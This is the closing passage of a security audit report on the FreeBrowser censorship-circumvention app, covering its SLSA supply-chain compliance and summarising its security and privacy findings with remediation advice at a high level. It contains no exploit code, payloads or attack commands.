Build - Scripted build	✅	⛔	⛔	⛔
Build - Build service		⛔	⛔	⛔
Build - Build as code			⛔	⛔
Build - Ephemeral environment			⛔	⛔
Build - Isolated			⛔	⛔
Build - Parameterless				⛔
Build - Hermetic				⛔
Build - Reproducible				⛔
Provenance - Available	⛔	⛔	⛔	⛔
Provenance - Authenticated		⛔	⛔	⛔
Provenance - Service generated		⛔	⛔	⛔
Provenance - Non-falsifiable			⛔	⛔

Provenance - Dependencies complete				⛔
Common - Security				⛔
Common - Access				⛔
Common - Superusers				⛔

SLSA Conclusion

The FreeBrowser software supply chain security assessment confirmed non-compliance with SLSA requirements. While source code version control is used (GitHub) and scripted builds are implemented, several key requirements are missing.

The absence of signed provenance, lack of a hosted automated build script, and execution of builds on developer workstations violate core SLSA Framework principles.

It is recommended to implement these enhancements to achieve SLSA Level 3:

1. **Automated Build Service:** GitHub Actions can automate building, testing, and deployment. Workflows are defined in YAML files within *.github/workflows/* and triggered by code pushes, pull requests, or scheduled events.
2. **Signed Provenance Generation:** *GitHub Artifact Attestations* can be used to create signed, verifiable provenance, ensuring artifact integrity and preventing forgery.

FreeBrowser lacks any SLSA Level. While some practices align with L1 (e.g., scripted builds), critical gaps, such as missing provenance and reliance on developer workstations, prevent L1 compliance.

A phased approach is recommended:

- L1: Generate basic provenance.
- L2: Migrate to a hosted build platform (e.g., GitHub Actions).
- L3: Implement isolation and signed attestations.
- This progression will enhance integrity, authenticity, and traceability while systematically closing supply chain security gaps.

FreeBrowser currently lacks any SLSA Level. While some foundational practices align with SLSA L1 requirements (e.g., scripted builds), critical gaps - such as the absence of provenance and reliance on developer workstations - prevent even L1 compliance. To advance, FreeBrowser should adopt a phased approach: start by generating basic provenance (L1), migrate to a hosted build platform like GitHub Actions (L2), and finally implement isolation and signed attestations (L3). This structured progression will ensure integrity, authenticity, and traceability while systematically closing supply chain security gaps.

Conclusion

Despite the number and severity of findings encountered in this exercise, the FreeBrowser solution defended itself well against a broad range of attack vectors. The platform will become increasingly difficult to attack as additional cycles of security testing and subsequent hardening continue.

The FreeBrowser solution provided a number of positive impressions during this assignment that must be mentioned here:

- Support for SSH key authentication for server access strengthens access security.
- The Android app disables backups and debugging, employs a v2 signature, and its minimum supported version is 26, ensuring compatibility with modern Android versions and elimination of a number of Android legacy attack vectors.
- The Android app does not leak sensitive information to the SD Card or Android logs.
- The application did not crash during limited fuzz testing, demonstrating stability and resilience against malformed inputs.
- FreeBrowser clients were found resilient against DNS spoofing tests, confirming proper network request handling.
- The installation process is simple, allowing new users to get started quickly, the structured and well-documented codebase facilitated an efficient security audit, and collaboration with developers was seamless and productive.
- Functionality and Censorship Circumvention
    - The solution effectively tunnels traffic to enable access to otherwise blocked sites.
    - Despite the censorship circumvention design, secure HTTPS and TLS connections are enforced.
    - DNS Over HTTPS (DoH) integration helps bypass DNS-based censorship, enhancing privacy and security.

The security of the FreeBrowser solution will improve substantially with a focus on the following areas:

- **Mitigation of Man-in-the-Middle (MitM) Risks and Unauthorized Access**
    - **Secure Proxy CA and TLS Key Management** – The trusted proxy CA enables stealth MitM attacks, while the public backend TLS key leak allows attackers to decrypt and manipulate backend traffic. Private keys should never be static, proper key management should be enforced, and TLS keys should be dynamically generated per deployment (FRB-01-003, FRB-01-005, FRB-01-025).
    - **Prevent CDN Poisoning and Request Tampering** – The fbnginx proxy endpoint allows CDN cache poisoning, exposing users to manipulated

content delivery. Weak hashing for CDN paths increases the risk of cache poisoning. Strict input validation, request filtering, and a collision-resistant hashing algorithm should be implemented (FRB-01-026, FRB-01-001).

  - **Eliminate SSRF and Authorization Bypass Risks in fbnginx** – Unrestricted proxy requests allow attackers to probe internal resources, while weak access controls in fbnginx enable unauthorized users to bypass authentication. Strict request validation and enforced access controls should be implemented (FRB-01-024, FRB-01-023).
- **Strengthening Secure Development and Infrastructure Management**
  - **Secure CI/CD and Package Management** – Insecure URLs in Dockerfiles allow attackers to inject malicious code, while secrets stored in GitLab repositories expose sensitive credentials to unauthorized access. CI/CD processes should enforce HTTPS for package retrieval and implement secure secrets management tools (FRB-01-004, FRB-01-027).
  - **Enforce Standardized Deployment and Infrastructure Hardening** – New hosts are not deployed using security standards, SSH private keys are not properly managed, and sudo access lacks proper restrictions. Infrastructure automation should be enforced, SSH key management should be secured, and access to privileged accounts should be properly restricted (FRB-01-022, FRB-01-014).
- **Strengthening of FreeBrowser Client Applications**
  - **Encryption of Data At Rest:** All FreeBrowser clients should encrypt browser data at rest (FRB-01-020).
  - **Android-Based Phishing and Overlay Attacks** – Task hijacking in Android applications via StrandHogg 2.0 enables phishing attacks, while missing security screen protections allow sensitive information leaks through screenshots and recordings (FRB-01-015, FRB-01-016).
- **Enhancing Network Security and Access Controls**
  - **Improve Nginx Security and Access Controls** – Nginx status pages are exposed, and the Nginx version is disclosed in HTTP headers, making it easier for attackers to fingerprint and exploit vulnerabilities. Restrict access to status pages and remove version details from headers (FRB-01-021).
  - **Harden SSH Authentication and Access Management** – Shared SSH accounts, weak sudo configurations, and direct root logins increase the risk of unauthorized access. MFA should be enforced, shared accounts should be replaced with individual accounts, and sudo privileges should be strictly controlled (FRB-01-014).
  - **Implement Secure Proxy Configuration** – Fixed proxy ports make traffic easier to identify and manipulate. A randomized port selection with fallback mechanisms should be implemented (FRB-01-011).

The privacy audit identified key areas for improvement, including:

- Enhancing network communication security (FRB-01-Q02) and encrypting browsing data at rest (FRB-01-Q03).
- Minimizing data collection (FRB-01-Q01) and reducing user tracking (FRB-01-Q04).
- Elimination of weaknesses that provide potential for RCE (FRB-01-Q07) and backdoors (FRB-01-Q08).
- Removing obfuscation in non-censorship-related areas to improve transparency and support security research (FRB-01-Q10).

The supply chain security audit revealed minimal adherence to the SLSA standard and therefore it is another area for security improvement.

It is advised to address all issues identified in this report, including informational and low severity tickets where possible. This will not just strengthen the security posture of the application significantly, but also reduce the number of tickets in future audits.

Once all issues in this report are addressed and verified, a more thorough review, ideally including another source code audit, is highly recommended to ensure adequate security coverage of the platform.

Please note that future audits should ideally allow for a greater budget so that test teams are able to deep dive into more complex attack scenarios. Some examples of this could be third party integrations, complex features that require to exercise all the application logic for full visibility, authentication flows, challenge-response mechanisms implemented, subtle vulnerabilities, logic bugs and complex vulnerabilities derived from the inner workings of dependencies in the context of the application. Additionally, the scope could perhaps be extended to include other internet-facing FreeBrowser resources.

It is further advised to conduct penetration tests on internal infrastructure using the assumed breach methodology. Assess the impact of an attacker compromising a container or virtual machine hosting an internet-exposed service. Evaluate network exposure, scan open ports and services, and verify isolation between production and development environments. Identify privilege escalation paths and potential lateral movement.

It is suggested to test the application regularly, at least once a year or when substantial changes are going to be deployed, to make sure new features do not introduce undesired security vulnerabilities. This proven strategy will reduce the number of security issues consistently and make the application highly resilient against online attacks over time.

7ASecurity would like to take this opportunity to sincerely thank Emily Brown, starlancer, and the rest of the FreeBrowser team, for their exemplary assistance and support throughout this audit. Last but not least, appreciation must be extended to the Open Technology Fund (OTF) for sponsoring this project.